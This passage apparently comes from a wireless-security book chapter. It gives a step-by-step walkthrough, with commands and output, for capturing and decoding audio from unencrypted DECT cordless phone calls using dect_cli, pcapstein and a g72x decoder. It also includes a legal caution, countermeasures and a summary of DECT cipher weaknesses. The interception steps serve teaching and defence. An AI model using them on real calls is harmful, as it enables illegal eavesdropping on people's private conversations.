Caution Eavesdropping on phone calls without express consent is illegal (on any system other than your own when you are making the call). In some cases, legal action can include impressive fines and even imprisonment. Do not eavesdrop on phone calls unless you have express written consent from the caller and the system owner.

```
$ sudo ./dect_cli
DECT command line interface
type "help" if you're lost
band
### using US/DECT6.0 band
callscan
### starting callscan
### found new call on 01 1f d5 18 28 on channel 25 RSSI 19
stop
### stopping DIP
```

Using the RFPI of the target DECT network, enter the `ppscan` command to initiate a packet capture of the activity sent over the DECT network, as shown next. After capturing as much of the target DECT conversation as desired, enter the `stop` command.

Note Failing to enter the `stop` command will leave you with an incomplete libpcap packet capture file, which may not decode properly to extract audio information. Always issue the `stop` command in dect_cli at the end of a given operation.

```
ppscan 01 1f d5 18 28
### trying to sync on 01 1f d5 18 28
### got sync
### dumping to dump_2009-11-10_14_14_15_RFPI_01_1f_d5_18_28.pcap
stop
### stopping DIP
```

Finally, quit dect_cli by entering the `quit` command:

```
quit
### stations
### calls
    01 1f d5 18 28  ch 25  RSSI 30.39  count  250  first 1257879951
last 1257880061
```

With a packet capture of DECT audio activity, we can use the deDECTed.org pcapstein tool to extract G.726 audio files, as shown here:

```
$ ./pcapstein dump_2009-11-10_14_14_15_RFPI_01_1f_d5_18_28.pcap
libpcap version 1.0.0
pcap file version 2.4
pcap_loop() = 0
$ ls *.ima
dump_2009-11-10_14_14_15_RFPI_01_1f_d5_18_28.pcap_fp.ima
dump_2009-11-10_14_14_15_RFPI_01_1f_d5_18_28.pcap_pp.ima
```

The two `.ima` files represent the audio conversations observed from the FP and PP devices. To decode the audio, we need to download and build a modified version of the g72x decoder:

```
$ wget -q http://www.ps-auxw.de/g72x++.tar.bz2
$ tar xfj g72x++.tar.bz2
$ cd g72x
$ ./build.sh
This code is released under the GNU GPL unless stated otherwise within.
Public domain code by SUN Microsystems is used. There's also GNU LGPL
code from the spandsp project.
Sample usage: for i in *.ima ; do cat $i | decode-g72x -64 -l -R | sox
 -r 8000 -2 -c 1 -s -t raw - -t wav $i.wav; done
$ sudo mkdir -p /usr/local/bin
$ sudo cp decode-g72x /usr/local/bin
```

With the `decode-g72x` command available in `/usr/local/bin`, we can convert the `.ima` files generated by pcapstein into standard `.wav` audio files and play them locally, as shown here:

```
$ decode-g72x -4 -a <dump_2009-11-10_14_14_15_RFPI_01_1f_d5_18_28.pcap_fp.ima
| sox -r 8000 -1 -c 1 -A -t raw - -t wav fpcall.wav
$ play fpcall.wav
```

DECT Audio Eavesdropping Countermeasures

DECT audio eavesdropping is trivial when the DECT FP and PP do not use encryption. While vulnerabilities have been demonstrated in the DSC cipher and the DSAA authentication exchange that can be abused to exploit encrypted DECT transmissions, the majority of attacks against DECT today abuse unencrypted sessions.

When selecting a DECT product, ensure the product offers encryption capabilities at both the PP and FP devices (if a PP supports encryption but the FP does not, both devices often default to no encryption). For existing DECT implementations, evaluate the contents of a traffic capture with Wireshark to identify the presence of encryption, or to attempt to recover audio information using the attack described here.

In response to the publication of the deDECTed.org project, the DECT Forum (a marketing body dedicated to promoting DECT and associated technology) suggests that users who seek a stronger level of security than what DECT can offer pursue the DECT successor, CAT-iq. Additional information is available through the DECT Forum website at *http://www.dect.org*, and in the DECT Forum press release responding to attacks against the DECT protocol at *http://bit.ly/4iGomX*.

Summary

The DECT protocol is a standards-based wireless technology for voice and data communications, popular for deployment in homes and small businesses. Operating in the 1.88–1.9 GHz band in EMEA and in the 1.92–1.93 GHz band in North America, DECT technology has reached millions of consumers as an attractive cordless phone technology.

Specified by the European Telecommunications Standards Institute (ETSI), the DECT specification is open with the exception of the technology's security components. The DECT Standard Authentication Algorithm (DSAA) and DECT Standard Cipher (DSA) specifications have not been opened to the public and are accessible only to vendors and device manufacturers under the terms of a nondisclosure agreement. As a result, an analysis of the DECT security mechanism was not publicly available until it was successfully reverse-engineered in 2008, which identified several critical security failures in the protocol and highlighting the failed application of *security through obscurity* for this worldwide protocol.

The deDECTed.org project was the first to publish practical tools designed to highlight vulnerabilities in the DECT specification. With a supported DECT card, the deDECTed .org tools allow an attacker to assess the traffic from DECT networks and ultimately eavesdrop on unencrypted audio conversations.